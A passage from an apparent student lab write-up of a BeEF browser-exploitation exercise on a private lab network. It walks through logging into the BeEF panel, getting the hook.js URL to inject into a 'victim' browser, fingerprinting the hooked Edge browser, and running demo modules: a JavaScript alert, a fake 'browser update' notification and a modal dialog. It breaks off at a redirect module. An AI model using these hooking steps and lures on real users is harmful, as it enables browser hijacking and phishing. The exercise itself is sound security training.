
[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5... 4... 3... 2... 1...

(kali㉿kali)-[~]
$
```

To direct input to this VM, click inside or press Ctrl+G.

## ➤ Step 3: Access BeEF UI:

- Open this on Kali's browser:  
<http://127.0.0.1:3000/ui/panel>
- Given below are the default credentials, but while installing beef it will ask for a password:  
username: beef  
password: tcip
- Capture below is of the BeEF dashboard after the successful login;



The screenshot shows the BeEF Control Panel running in a Firefox browser on a Kali Linux VM. The URL in the address bar is <http://127.0.0.1:3000/ui/panel>. The page displays the BeEF logo and navigation tabs for 'Getting Started', 'Logs', 'Zombies', and 'Auto Run'. The 'Getting Started' tab is active, showing instructions for hooking browsers and interacting with them. A sidebar on the left lists 'Hooked Browsers' under 'Online Browsers' and 'Offline Browsers'. At the bottom, there are links to 'Architecture', 'Tunneling Proxy', 'XssRays Integration', 'Network Discovery', and 'Writing your own modules'.

BeEF Control Panel

http://127.0.0.1:3000/ui/panel

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

BeEF 0.5.4.0 | Logout

Hooked Browsers

Online Browsers Offline Browsers

**Getting Started**

Welcome to BeEF!

Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page [here](#), or the advanced version [here](#).

If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: [Hook Me!](#)

After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.

**Hooked Browsers**

To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:

**Details:** Display information about the hooked browser after you've run some command modules.  
**Logs:** Displays recent log entries related to this particular hooked browser.  
**Commands:** This tab is where modules can be executed against the hooked browser. This is where most of the BeEF functionality resides. Most command modules consist of Javascript code that is executed against the selected Hooked Browser. Command modules are able to perform any actions that can be achieved through Javascript: for example they may gather information about the Hooked Browser, manipulate the DOM or perform other activities such as exploiting vulnerabilities within the local network of the Hooked Browser.

Each command module has a traffic light icon, which is used to indicate the following:

- Green: The command module works against the target and should be invisible to the user
- Orange: The command module works against the target, but may be visible to the user
- Yellow: The command module is yet to be verified against this target
- Red: The command module does not work against this target

**XssRays:** The XssRays tab allows the user to check if links, forms and URI path of the page where the browser is hooked) is vulnerable to XSS.

**Proxy:** The Proxy tab allows you to submit arbitrary HTTP requests on behalf of the hooked browser. Each request sent by the Proxy is recorded in the History panel. Click a history item to view the HTTP headers and HTML source of the HTTP response.

**Network:** The Network tab allows you to interact with hosts on the local network(s) of the hooked browser.

**WebRTC:** Send commands to the victim's systems via a zombie specified as the primary WebRTC caller.

You can also right-click a hooked browser to open a context-menu with additional functionality:

**Tunneling Proxy:** The Proxy allows you to use a hooked browser as a proxy. Simply right-click a browser from the Hooked Browsers tree to the left and select "Use as Proxy". The proxy runs on localhost port 6789 by default. Each request sent through the Proxy is recorded in the History panel in the Proxy tab. Click a history item to view the HTTP response headers and response body.

**XssRays:** XssRays allows the user to check if links, forms and URI path of the page (where the browser is hooked) is vulnerable to XSS. To customize default settings of an XssRays scan, please use the XssRays tab.

**Learn More**

To learn more about how BeEF works please review the wiki:

Architecture of the BeEF System: <https://github.com/beefproject/beef/wiki/Architecture>  
Tunneling Proxy: <https://github.com/beefproject/beef/wiki/Tunneling-Proxy>  
XssRays Integration: <https://github.com/beefproject/beef/wiki/XssRays-Integration>  
Network Discovery: <https://github.com/beefproject/beef/wiki/Network-Discovery>  
Writing your own modules: <https://github.com/beefproject/beef/wiki/Command-Module-API>

To direct input to this VM, click inside or press Ctrl+G.

#### ➤ Step 4: Obtain the Hook URL:

- BeEF uses this script below to hook browsers which has the Vms Ip address:  
<http://192.168.234.145:3000/hook.js>

After copying it, we will inject it into the victim's browser.

- Capture below is of the hooks.js loading on the browser;

➤ Step 5: Confirm Browser Hooking:

- Go back to Kali - BeEF UI.

Under Online Browsers, we should be able to see our Windows machine appear (with IP).

- Capture below is of the hooked browser listed in BeEF;

The screenshot shows the BeEF Control Panel interface. On the left, there's a sidebar titled "Hooked Browsers" with sections for "Online Browsers" (listing "192.168.234.145" and "192.168.234.1") and "Offline Browsers". The main area has tabs for "Getting Started", "Logs", "Zombies", "Auto Run", and "Current Browser". The "Current Browser" tab is selected, showing a table of browser capabilities and their values. The table includes columns for "Key" and "Value". Some key entries include:

Key	Value
browser.capabilities.actvex	No
browser.capabilities.flash	No
browser.capabilities.googlegears	No
browser.capabilities.phonegap	No
browser.capabilities.quicktime	No
browser.capabilities.realplayer	No
browser.capabilities.silverlight	No
browser.capabilities.vbscript	No
browser.capabilities.vlc	No
browser.capabilities.webgl	Yes
browser.capabilities.webrtc	Yes
browser.capabilities.websocket	Yes
browser.capabilities.webworker	Yes
browser.capabilities.wmp	No
browser.date.timestamp	Sat Dec 06 2025 21:28:51 GMT-0500 (Eastern Standard Time)
browser.engine	Blink
browser.language	en-US
browser.name	E
browser.name.friendly	MSEdge
browser.name.reported	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0 Safari/537.36 Edg/143.0.0.0
browser.platform	Win32
browser.plugins	PDF Viewer, Chrome PDF Viewer, Chromium PDF Viewer, Microsoft Edge PDF Viewer, WebKit built-in PDF
browser.version	143.0.0
browser.window.cookies	BEEFHOOKE=5MaTrPLEb8niPRN7BxNasskho8xEDFkmtGeliHdTAWRWicRggTBxccl0cz4gFiewJZko4RqFnAK
browser.window.hostname	192.168.234.145
browser.window.hostport	3000
browser.window.origin	http://192.168.234.145:3000
browser.window.referrer	Unknown
browser.window.size.height	990
browser.window.size.width	1015
browser.window.title	BeEF Basic Demo
browser.window.uri	http://192.168.234.145:3000/demos/basic.html
hardware.battery.level	unknown
hardware.cpu.arch	x86_64
hardware.cpu.cores	24
hardware.gpu	ANGLE (NVIDIA, NVIDIA T1000 8GB (0x00001FF0) Direct3D11 vs_5_0 ps_5_0, D3D11)
hardware.gpu.vendor	Google Inc. (NVIDIA)
hardware.memory	unknown
hardware.screen.colorddepth	24
hardware.screen.size.height	1152
hardware.screen.size.width	2048
hardware.screen.touchenabled	No
hardware.type	Unknown
host.os.arch	64

At the bottom, there are navigation buttons for "Basic" and "Requester", and a status message: "Displaying zombie browser details 1 - 51 of 51".


To direct input to this VM, click inside or press Ctrl+G.

## 5. Running Attack Modules

For this part of the BeEF exercise, we run simple modules to show the attack is working:

➤ Alert Popup:


- Module: Raw JavaScript
- Payload used for execution:  
`alert('BeEF test - browser hooked successfully!')`
- Capture below is of windows popup on the browser;



The screenshot shows the BeEF Control Panel interface running on a Kali Linux VM. The main window displays the 'Module Tree' on the left, which includes categories like Online Browsers, Offline Browsers, and various exploit modules. A specific module, 'Raw JavaScript', is selected and highlighted in blue. The central area shows a table of 'Module Results History' with one entry. The right panel shows the 'Raw JavaScript' configuration details, including the description: 'This module will send the code entered in the 'JavaScript Code' section to the selected hooked browsers where it will be executed. Code is run inside an anonymous function and the return value is passed to the framework. Multiline scripts are allowed, no special encoding is required.', the 'Id' (80), and the 'Javascript Code' (alert('BeEF test - browser hooked successfully!')). Below this, a browser window titled 'BeEF Basic Demo' is open at the URL 192.168.234.145:3000/demos/basic.html. A modal dialog box is displayed with the message '192.168.234.145:3000 says' followed by 'BeEF test - browser hooked successfully!' and an 'OK' button. The status bar at the bottom of the BeEF interface indicates 'Ready'.


➤ Fake Notification Bar:

- Module: Social Engineering - Fake Notification Bar
- Payload used for execution: Your browser requires an update. Click here to continue.
- Capture below is of the fake bar displayed on the browser;




➤ BlockUI Modal Dialog:

- Module: Misc - BlockUI Modal Dialog
- Payload used for the execution: Security Update Required — Please Click OK
- Capture below is of Block UI message on the browser;



➤ Redirect Browser:

- Module: Browser - Redirect Browser
